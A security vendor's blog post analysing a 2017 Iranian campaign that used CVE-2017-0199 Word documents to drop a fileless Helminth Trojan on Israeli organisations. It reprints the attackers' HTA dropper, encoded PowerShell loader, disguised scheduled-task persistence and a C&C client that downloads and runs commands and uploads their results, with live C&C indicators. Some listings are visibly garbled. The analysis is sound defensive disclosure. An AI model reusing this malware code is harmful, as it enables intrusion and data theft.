

Iranian Fileless Attack Infiltrates Israeli Organizations

Posted by [Michael Gorelik](#) on Apr 27, 2017 7:11:43 PM



Find me on: [in](#) [twitter](#)

[Tweet](#) [in](#) [Share](#) 33



INTRODUCTION

From April 19-24, 2017, a politically-motivated, targeted campaign was carried out

against numerous Israeli organizations. Morphisec researchers began investigating the attacks on April 24 and continue to uncover more details. Initial reports of the attacks, published April 26 (in Hebrew) by the [Israel National Cyber Event Readiness Team \(CERT-IL\)](#) and [The Marker](#), confirm that the attack was delivered through compromised email accounts at Ben-Gurion University and sent to multiple targets across Israel. Ironically, Ben-Gurion University is home to Israel's Cyber Security Research Center. Investigators put the origin of the attack as Iranian; Morphisec's research supports this conclusion and attributes the attacks to the same infamous hacker group responsible for the OilRig malware campaigns.

The attack was delivered via Microsoft Word documents that exploited a former zero-day vulnerability in Word, CVE-2017-0199, to install a fileless variant of the Helminth Trojan agent. Microsoft released the patch for the vulnerability on April 11, but many organizations have not yet deployed the update. The attackers actually based their attack on an existing Proof-of-Concept method that was published by researchers after the patch release.

By hunting through known malware repositories, Morphisec identified matching samples uploaded by Israeli high-tech development companies, medical organizations and education organizations, indicating that they were victims of the attack. For security purposes, Morphisec is not revealing these names.

The delivery was executed by compromising the email accounts of a few high-profile individuals at Ben-Gurion University. The Word document was sent as a reply to legitimate emails sent from those accounts and was propagated to more than 250 individuals in different Israeli companies, according to CERT-IL.

Upon deeper investigation into the installed Helminth fileless agent, we identified a near perfect match to the OilRig campaign executed by an Iranian hacker group against 140 financial institutions in the Middle East last year, as analyzed by [FireEye](#), Palo Alto Networks and [Logrhythm](#). This group has become one of the most active threat actors, with noteworthy abilities, resources and infrastructure; speculations indicate the hacking organization to be sponsored by the Iranian government. In other recent attacks (January 2017), the group used a fake Juniper Networks VPN portal and fake University of Oxford websites to deliver malware as described by [ClearSky](#).

Our report presents the technical details of the attack, emphasizing differences from last year's attack. In particular, there are several enhancements to different evasive mechanisms and some modifications in the communications protocol, which delivers PowerShell commands from the C&C.

The most important difference is that the use of macros was exchanged with a vulnerability exploit. With their ability to set up the attack in a relatively short time, the threat actors could correctly speculate that their window of opportunity between


patch release and patch rollout was still open.

At the time of publication, the C&C servers are still active and will be listed herein as all other signatures and indicators of compromise.

TECHNICAL ANALYSIS

Word Delivery

The different delivered documents, as shown below, are generally named with some random number <random number>.doc.



Morphisec identified the following set of documents: □


Name	SHA256
13.doc	a9bbbf5e4797d90d579b2cf6f9d61443dff82ead9d9ffd10f3c31b686ccf81ab
558.doc, 2.doc	2869664d456034a611b90500f0503d7d6a64abf62d9f9dd432a8659fa6659a8
1.doc	832cc791aad6462687e42e40fd9b261f3d2fbe91c5256241264309a5d437e4c

3.doc	d4eb4035e11da04841087a181c48cd85f75c620a84832375925e6b03973d8e
-------	--

CVE-2017-0199 Vulnerability Exploit

The most notable difference from last year's OilRig campaign is the way the attack was delivered. In the previous campaign, the Iranian group sent specially crafted Excel and Word files, which contained macros that targeted individuals were convinced to enable.

In this campaign, no macros were required. Each document utilized the vulnerability by an embedded link that delivers an .hta file (html executable).




Morphisec identified the following delivered test<number>.hta file with the same signature delivered from the following domains:

Name	Delivery Server
test4.hta	hxxp://comonscar[.]in (82.145.40.46)
test5.hta	80.82.67.42
test1.hta	reserved

SHA256:

5ac61ea5142d53412a251eb77f2961e3334a00c83da9087d355a49618220ac43

The .hta file is immediately executed by mshta.exe, the Windows process which executes html executables. As a result, the user is usually shown a warning message, despite the fact that the HTA is still executed even if the user chooses "No":



The .hta file in this attack is much more sophisticated than in previous versions, and actually disables this message by sending an "Enter" command to the warning window. This is covered in the next section.

HTA Execution and Persistency

The HTA execution goes through the following steps:

1. Before installing the agent, the .hta file sends the "Enter" key into the Word application to remove the warning message and minimize any appearance of suspicious execution. It is done by creating and executing a 1.vbs script.

```

1 <HTML>
2 <HEAD>
3 <HTA:APPLICATION
4 ID="ADSIstest"
5 VERSION="0.20 Beta"
6 APPLICATIONNAME="ADSI Test Tool"
7 SYMDEFS="yes"
8 MAXIMIZEBUTION="yes"
9 MINIMIZEBUTION="yes"
10 BORDER="thin"
11 INNERBORDER="no"
12 SCROLL="auto"
13 SINGLEINSTANCE="yes"
14 WINDOWSTATE="minimize"
15 >
16 </HEAD>
17 <script language="VBScript">
18 Set objShell = CreateObject("Wscript.Shell")
19 window.moveTo 0,0
20 objShell.Run "cmd.exe /c echo Set objShell = CreateObject("Wscript.Shell") >> %temp%\1.vbs && echo objShell.AppActivate ""Word"" >> %temp%\1.vbs && echo objShell.SendKeys "[ENTER]" >> %temp%\1.vbs, 0, false
21 objShell.Run "cmd.exe /c cscript %temp%\1.vbs", 0, false
22
23 function WriteToFile(infilepath, inContent)
24 Set objFSO = CreateObject("Scripting.FileSystemObject")
25 objFSO.CreateTextFile infilepath, True
26 Set objFileIn = objFSO.GetFile(infilepath)
27 Set objStreamIn = objFileIn.OpenAsTextStream(2, 0)
28 objStreamIn.Write(inContent)
29 set objStreamIn = Nothing
30 set objFileIn = Nothing
31 set objFSO = Nothing
32 end function

```

```

1 Set objShell = CreateObject("Wscript.Shell")
2 objShell.AppActivate "Word"
3 objShell.SendKeys "[ENTER]"
4

```

2. The next step writes and executes the 0011.ps1 PowerShell script, which is described in the following section.

```

40 For x = 1 To 64 Step 1
41 table(1 + Asc(Mid("64", x, 1))) = x - 1
42 Next
43 Dim size
44 size = Len(encodedstr)
45 bits = 0
46 decodedstr = ""
47 For x = 1 To size Step 1
48 c = table(1 + Asc(Mid(encodedstr, x, 1)))
49 If (c >= -1) Then
50 If (bits = 0) Then
51 outword = c * 4
52 bits = 6
53 ElseIf (bits = 2) Then
54 outword = c + outword
55 decodedstr = decodedstr & (Chr(CLng("4H" & Hex(outword Mod 256))))
56 bits = 0
57 ElseIf (bits = 4) Then
58 outword = outword + Int(c / 4)
59 decodedstr = decodedstr & (Chr(CLng("4H" & Hex(outword Mod 256))))
60 outword = c * 64
61 bits = 2
62 Else
63 outword = outword + Int(c / 16)
64 decodedstr = decodedstr & (Chr(CLng("4H" & Hex(outword Mod 256))))
65 outword = c * 16
66 bits = 4
67 End If
68 End If
69 Next
70 base64_decode = decodedstr
71 End Function
72
73 a="JGhvkWY2GlyID0gJEVudjPqDwJsaWfr1lxMaWjYXpZkXncDwVjb3JkZWRUVlwiOwKJH2ic19maWxlX25hbWVp
74
75 Dim fso: Set fso = CreateObject("Scripting.FileSystemObject")
76 Dim tempFolder: tempFolder = fso.GetSpecialFolder(2)
77 WriteToFile tempFolder & "0011.ps1", base64_decode(a)
78 objShell.Run "powershell -exec bypass -file " & tempFolder & "0011.ps1", 0, false
79
80 objShell.Run "cmd.exe /c taskkill /f /im mahta.exe", 0, false
81 </script>
82 </body>
83 </body>
84 </HTML>
85

```

```

1 $home_dir = $env:Public && "HelminthTrojan\RecordedTV";
2 $vbs_file_name = "backup1.vbs";
3 $dne_file_name = "DnE1.Ps1";
4 $dms_file_name = "DmS1.Ps1";
5 $task_name = "GoogleUpdateTaskMachineUI";
6 $up_dir = "up\";
7 $dn_dir = "dn\";
8 $tp_dir = "tp\";
9
10 $BackupVbs_file_content="X18xX189I1VedWJsaWfr1lxMaWjYXpZkXncDwVjb3JkZWRUVlwiOwKJH2ic19maWxlX25hbWVp
11
12 $DnEps1_file_content="JF9fM99fID0gJEVudjPqDwJsaWfr1lxMaWjYXpZkXncDwVjb3JkZWRUVlwiOwKJH2ic19maWxlX25hbWVp
13
14 $DmSps1_file_content="JGdab2JhbDpFXeFXeY9IcudnBzdBXkYXR1LnRrJzseNC1RnbG9iYVw6X18yX18gPSAnJzseNC1RnbG9iYVw6X18yX18gPSAwOwKJ
15
16
17 function change_template($g)
18 {
19 $i=1;
20 while(($g.Contains('_'+$i+'_')))
21 {
22 $g=$g -Replace ('_' + $i + '_'), (((65..90)+(97..122))[Get-Random]*{[char]$i}+(Get-Random));
23 $i++;
24 };
25 return $g
26 };
27 };
28
29 function create_directories
30 {
31 {
32 try
33 {
34 if(-not(Test-Path $home_dir -ea stop))
35 {
36 New-Item $home_dir -type directory -ea stop;
37 };
38 }
39 catch
40 {
41 write-host "Can not Create HOME directory: "$home_dir;
42 return 0;
43 };
44 if(-not(Test-Path $home_dir$dn_dir))
45 {
46 New-Item $home_dir$dn_dir -type directory;

```

3. The last step kills the original process that activated the .hta file, to remove any suspicion.


Helminth Trojan Installation and Persistency

0011.ps1 script, which is activated by the .hta file, is in charge of generating the Helminth Trojan PowerShell and VBS files.

Name	SHA256
0011.ps1	042F60714E9347DB422E1A3A471DC0301D205FFBD053A4015D2B509D

1.vbs	BE7F1D411CC4160BB221C7181DA4370972B6C867AF110C12850CAD77
-------	--

Morphisec identified the following structure:□



This structure matches the attack structure from October 2016, as described by [Logrhythm](#):

Data	Symantec- Worst Passwords List 2016.xls
Hash Value (SHA256)	3c901...
Modify Date (UTC)	2016-10-01 07:34
C2 Methodology	DNS (A Records)
Hardcoded C2 Domain	http://main-google-resolver.com
Hardcoded URL	http://main-google-resolver.com/index.aspx?id=__
File Path	%PUBLIC%\Libraries\RecordedTV\
Scheduled Task Name	GoogleUpdateTasksMachineUI
Scheduled Task Filename	backup.vbs
Powershell Filename(s)	DnE.ps1 DnS.ps1
Worksheet Names	Incompatible Worst Passwords List 2016

Aside the **unique generation of the files**□ the structure and the functionality of the trojan is very similar to the previous campaign:

1. The PowerShell script ps1 creates similar variants of Helminth trojan PowerShell and VBS files templates (DnS1.Ps1, DnE1.Ps1, backup1.vbs). Those templates are **regenerated** on the infected computer by replacement of all variables and function names to random names in order to slow down

detection and remediation.

```
1 $1 = $Env:Public+"Libraries\RecordedTV\";
2 $2 = "http://vpsupdate.tk/index.aspx?id=26\_\";
3 $3 = "up\";
4 $4 = "dn\";
5 $5 = "tp\";
6 $6 = "uplock\";
7 $7 = "dwnlock\";
8
9
10
11 function $ ($9, $10)
12 {
13     $11 = new-object System.Net.WebClient;
14     $11.UseDefaultCredentials = $true;
15     $11.Headers.add('Accept','/*/*');
16     $11.Headers.add('User-Agent','Microsoft BITS/7.7');
17     $11.Headers.add('Accept-Encoding','gzip, deflate');
18     $11.Headers.add('Referer','https://www.google.com');
19     $11.Headers.add('Pragma','no-cache');
20     $11.Headers.add('Cache-Control','no-cache');
21     $12 = Get-Random;
22     $13 = ($10.TrimEnd('\'))+'\'+$12;
23     try
24     {
25     }
26 }
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

2. All the scripts are installed in the Public\Libraries\RecordedTV\ folder.
3. As in the previous update, persistency is achieved by adding a schedule task with a similar name to the Google update task (“GoogleUpdateTasksMachineUI”), which executes vbs every 3 minutes:

```
function create_tasks
{
    if(-not(Test-Path $home_dir$vbs_file_name))
    {
        write-host "can not find main VBS file: "$home_dir$vbs_file_name;
        return 0;
    }
    schtasks /create /F /sc minute /mo 3 /tn $task_name /tr $home_dir$vbs_file_name;
    return 1;
};
```

- Note: All the parameters in the 0011.ps1 script can be reconfigured, therefore some of the names could be different for the tasks and locations.

Communication Protocol

We will focus here on the DnE1.Ps1 file because all other files are almost identical to the previous campaign. This file executes some of the same commands executed by VBS script in the previous campaign, but there are differences as well. The script connects to a C&C server – vpsupdate[.]tk. At the time of this report’s publication, the C&C server is still live; the server was first registered on April 16, 2017. The goal of the script is to:

- Download bat script
- Execute it and upload the results back to the C&C
- Clear traces


```


1   $OutDir = $Env:Public+"\Libraries\RecordedTV\";
2   $C2Response = "http://vpsupdate.tk/index.aspx?id=f1491968800";
3   $UploadFolder = "up";
4   $DownloadFolder = "dn";
5   $DnsCommunicationFolder = "tp\";
6   $url = "uplock";
7   $lock = "dwnlock";
8
9
10  function DownloadContent($DownloadUrl, $DownloadLocation)
11  {
12      $MailWebClient = new-object System.Net.WebClient;
13      $MailWebClient.UseDefaultCredentials = $True;
14      $MailWebClient.Headers.add('Accept', '*/*');
15      $MailWebClient.Headers.add('User-Agent', 'Microsoft BITS/7.7');
16      $MailWebClient.Headers.add('Accept-Language', 'en-US,en;q=0.5');
17      $MailWebClient.Headers.add('Accept-Encoding', 'gzip, deflate');
18      $MailWebClient.Headers.add('Referer', 'https://www.google.com');
19      $MailWebClient.Headers.add('Pragma', 'no-cache');
20      $MailWebClient.Headers.add('Cache-Control', 'no-cache');
21      $IntermediateFileName = Get-Random;
22      $DownloadFullPath = ($DownloadLocation.TrimEnd('\')) + '\' + $IntermediateFileName;
23      try
24      {
25          $MailWebClient.DownloadFile($DownloadUrl, $DownloadFullPath);
26      }
27      catch [System.Net.WebException]
28      {
29          $MailWebClient.Headers.add('Referer', 'https://www.google.com');
30          $MailWebClient.Headers.add('Accept', '*/*');
31          $MailWebClient.Headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 6.3; Win64; x64; Trident/7.0; rv:11.0)';
32
33          try
34          {
35              $MailWebClient.DownloadFile($DownloadUrl, $DownloadFullPath);
36          }
37          catch
38          {
39              throw [System.Net.WebException] $_.Exception.ToString();
40          }
41      }
42
43      $MailResponse = $MailWebClient.ResponseHeaders['Content-Disposition'];
44      $MailFileName = $MailResponse.Substring($MailResponse.IndexOf('filename=')+1);
45      $DownloadedFileName = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($MailFile));
46      $ContentPath = ($DownloadLocation.TrimEnd('\')) + '\' + $DownloadedFileName -Value ([System.Convert]::FromBase64String($MailResponse.Substring($MailResponse.IndexOf('Content-Disposition')+1)));
47      $DownloadedFileName = DownloadContent($C2Response, $OutDir, $DownloadFolder);
48      Start-Process -WindowStyle Hidden -Wait -FilePath cmd -ArgumentList $Command;
49      UploadContentToURL($DownloadedFileName, $OutDir, $UploadFolder);
50      #Remove-Item ($DownloadedFileName);
51  }
52
53  function ValidateAndCreateDirectories
54  {
55      if(-not (Test-Path $OutDir))
56      {
57          New-Item $OutDir -type directory;
58      }
59      if(-not (Test-Path $OutDir+$UploadFolder))
60      {
61          New-Item $OutDir+$UploadFolder -type directory;
62      }
63      if(-not (Test-Path $OutDir+$DnsCommunicationFolder))
64      {
65          New-Item $OutDir+$DnsCommunicationFolder -type directory;
66      }
67  }
68
69  function Init
70  {
71      ValidateAndCreateDirectories;
72      DownloadContent($C2Response);
73      ExecuteAndUploadContent;
74      ClearTrace;
75  }
76
77  Init;

```

At each new activation (first) activation of the download command (GET request), the infected computer receives a bat script for activation from the C&C:

